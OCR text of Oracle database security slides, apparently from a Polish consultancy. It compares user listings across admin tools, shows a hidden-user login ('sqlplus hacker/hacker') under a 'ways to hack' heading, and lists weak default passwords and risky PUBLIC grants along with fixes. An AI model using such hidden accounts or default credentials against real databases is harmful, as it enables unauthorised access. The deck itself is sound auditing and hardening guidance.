
Enterprise Manager (Java)



Benutzername

ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS

Database Control (Web)



Database: ora10g3 > Users

Users

Search


Name

To run an exact match search or to run a case sensi

Results

Select	UserName △	Account
●	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HTMLDBALEX	OPEN
○	HTMLDB_PUBLIC_USER	OPEN

Quest TOAD



User

ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_010500
FLOWS_FILES
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER

Ways to hack an Oracle database – invisible users

Even if not visible we can still connect:


```
sqlplus hacker/hacker
```

Problems? You always have problems…

Where are the solutions?

Where should we start?

Starting…



1. Start with 2-3 typical databases

2. Try to identify generic problems (PW, Listener, missing patches...)

3.Fix the problems

4. Setup/ Modify Policy

5. Scan more DBs

Where to start – Identify 2 or 3 databases

- Most databases (80-90%) in an organization have the identical setup. They are created with the same setup scripts and vary only in the application running on that database or some components (e.g. XMLDB, …).
- If you find issues in the configuration of 1 database these issues will be available in all other databases with the same setup
- An analysis of 2-3 typical databases gives a good impression about the over-all security level.
- Perform a manual audit and/or run a database scanner (e.g. Repscan or AppDetective)

Where to start – Identify 2 or 3 databases – Typical Issues

- Insecure TNS-Listener configuration
  (no password in 8i/9i), (password in 10g)
- Weak / Default passwords with checkpwd
  (no default passwords in 10g, application password is often identical with the username: APP/APP)
- Dangerous packages granted to public
  (Oracle's default settings: UTL_TCP, UTL_HTTP, HTTPURITYPE, DBMS_SQL)
- Latest (non-security) patchset is missing (e.g. 10.2.0.4)
- No Oracle Security Patch (CPU) applied
- Unsecure application code
  (SQL Injection in custom PL/SQL code)

Where to start – Identify 2 or 3 databases – Resolution

- 8i/9i: Set a listener password and change the listener shutdown scripts

  10g/11g: Remove the listener password

  TIME: less than 5 min per DB

- Weak / default passwords

  Try to change weak passwords, Analyze the application, …

  TIME: 1-6 months per DB

- Dangerous packages granted to public

  (Oracle's default setting: UTL_TCP, UTL_HTTP, HTTPURITYPE, DBMS_SQL)

  TIME: less than 5 min per DB)

Summary

- Oracle Security is a process. It takes time to fix the biggest issues
- Start with the biggest problems first.
- Raise the bar for the attacker.
- 3rd party products can help to reduce the risk.

Oferta

- **CPU Review**
  - – analiza i komentarz „Oracle CPU“ pod katem bezpieczeństwa
  - – wersja polska/angielska/niemiecka
- **Audyty bezpieczeństwa systemów baz danych**
- **Warsztaty bezpieczeństwa**
    - Dla administratorów
    - Dla programistów

Kontakt

OPITZ CONSULTING

OPITZ CONSULTING Kraków Sp. z o. o.
Ul. Prądnicka 89/6
31-202 Kraków

Email: security@opitz-consulting.pl
Tel. +48 12 416 11 49

www.opitz-consulting.pl